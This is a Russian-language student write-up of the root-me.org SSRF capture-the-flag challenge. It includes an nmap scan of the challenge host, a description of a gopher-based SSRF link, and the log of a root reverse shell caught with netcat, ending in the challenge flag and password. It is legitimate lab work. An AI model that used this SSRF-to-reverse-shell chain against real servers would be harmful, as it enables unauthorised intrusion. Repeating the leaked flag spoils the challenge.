
Выполнил Мешечкин Д. Инфобез-2837 (Ранее 2345)

Задание 1-2-3-4-5: Изучите функционал задания (https://www.root-me.org/en/Challenges/Web-Server/Server-Side-Request-Forgery), сделайте пинг на свой сервер.
Прочитайте файл /etc/passwd с уязвимого сервера.
Просканируйте открытые порты на уязвимом сервере.
* Запишите данные в redis, сделайте дамп и скачайте его содержимое с уязвимого сервера
* Получите root-права на уязвимом сервере, прочитайте флаг /passwd и сдайте флаг. Результатом должно быть выполненное задание в вашем профиле на root-me.org

В данном задании представлен сайт, на котором есть строка ввода данных. Можно попробовать проэксплуатировать эту строку для поиска уязвимости.

При уязвимости SSRF через эту строку можно получить доступ к локальным файлам, в том числе и файлу /etc/passwd.



Для прочтения флага и других данных на сервере, необходимо просканировать ресурс, определить вектор, например gopher доступ через ReverseShell с повышением привелегий.

```
└─$ sudo nmap -A -Pn -sC -O -sV ctf05.root-me.org
[sudo] пароль для obolll:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-07 17:20 MSK
Nmap scan report for ctf05.root-me.org (212.129.29.187)
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 3800a3b7a38d44c87b6c87d0890658d2 (RSA)
|_  256 302ab61da2b5b2cb4713cf07cf84b6da (ECDSA)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Crawl WebPage
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
Aggressive OS guesses: Linux 3.10 - 4.11 (95%), Linux 5.1 (94%), Linux 3.2 - 4.9 (93%), Linux 3
1 - 3.12 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 10 hops

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1   0.84 ms  [redacted]
2   2.32 ms
3   1.47 ms
4   7.17 ms
5   73.05 ms
6   ...
7   115.78 ms 195.154.2.105
8   108.57 ms 195.154.2.169
9   104.98 ms 51.158.3.11
10  89.28 ms  ctf05.root-me.org (212.129.29.187)
```

С помощью доступных утилит KaliLinux создается gopher ссылка для уязвимого ресурса. Вставляется в строку на ресурсе, а на VPS ловится.

```
[redacted] nc -lvnp 1234
Listening on 0.0.0.0 1234
ls
Connection received on 212.129.29.187 44712
sh: pas de contrôle de tâche dans ce shell
sh-4.2# ls
anaconda-ks.cfg
flag-open-me.txt
redis-2.8.24
redis-2.8.24.tar.gz
sh-4.2# id
id
uid=0(root) gid=0(root) groupes=0(root) contexte=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
sh-4.2# ls / -l
ls / -l
total 36
lrwxrwxrwx.   1 root root    7 25 mars   2018 bin → usr/bin
dr-xr-xr-x.   5 root root 4096 30 mars   2018 boot
drwxr-xr-x.  19 root root 3040  7 août  14:31 dev
drwxr-xr-x.  79 root root 8192  7 août  14:31 etc
drwxr-xr-x.   2 root root    6  5 nov.   2016 home
lrwxrwxrwx.   1 root root    7 25 mars   2018 lib → usr/lib
lrwxrwxrwx.   1 root root    9 25 mars   2018 lib64 → usr/lib64
drwxr-xr-x.   2 root root    6  5 nov.   2016 media
drwxr-xr-x.   2 root root    6  5 nov.   2016 mnt
drwxr-xr-x.   2 root root    6  5 nov.   2016 opt
-r--------.   1 root root   33  7 août  14:31 passwd
dr-xr-xr-x. 122 root root    0  7 août  14:31 proc
dr-xr-x---.   4 root root 4096 25 mars   2018 root
drwxr-xr-x.  24 root root  700  7 août  14:31 run
lrwxrwxrwx.   1 root root    8 25 mars   2018 sbin → usr/sbin
drwxr-xr-x.   2 root root    6  5 nov.   2016 srv
dr-xr-xr-x.  13 root root    0  7 août  14:31 sys
drwxrwxrwt.   8 root root 4096  7 août  16:05 tmp
drwxr-xr-x.  13 root root 4096 25 mars   2018 usr
drwxr-xr-x.  21 root root 4096 25 mars   2018 var
sh-4.2# ls /root -l
ls /root -l
total 1248
-rw-------. 1 root root     797 13 mars   2018 anaconda-ks.cfg
-rw-r--r--. 1 root root      42 25 mars   2018 flag-open-me.txt
drwxrwxr-x. 6 root root    4096 18 déc.   2015 redis-2.8.24
-rw-r--r--. 1 root root 1265630 18 déc.   2015 redis-2.8.24.tar.gz
sh-4.2# cat /root/flag-open-me.txt
cat /root/flag-open-me.txt
flag : SSRF_PwNiNg_v1@_GoPh3r_1s_$o_c00l!
sh-4.2# cat /passwd
cat /passwd
cd31bfbd3c42dd6eba8a92b43100f1de
sh-4.2# ^C
```

И флаг и пароль для сдачи на root-me.org получены.

В данной ситуации для меня было важно ждать, чтобы на данном сервере не было больше ни кого. Root-me - максимально дырявый ресурс, где поймать реверс на свою машину - дело пары секунд.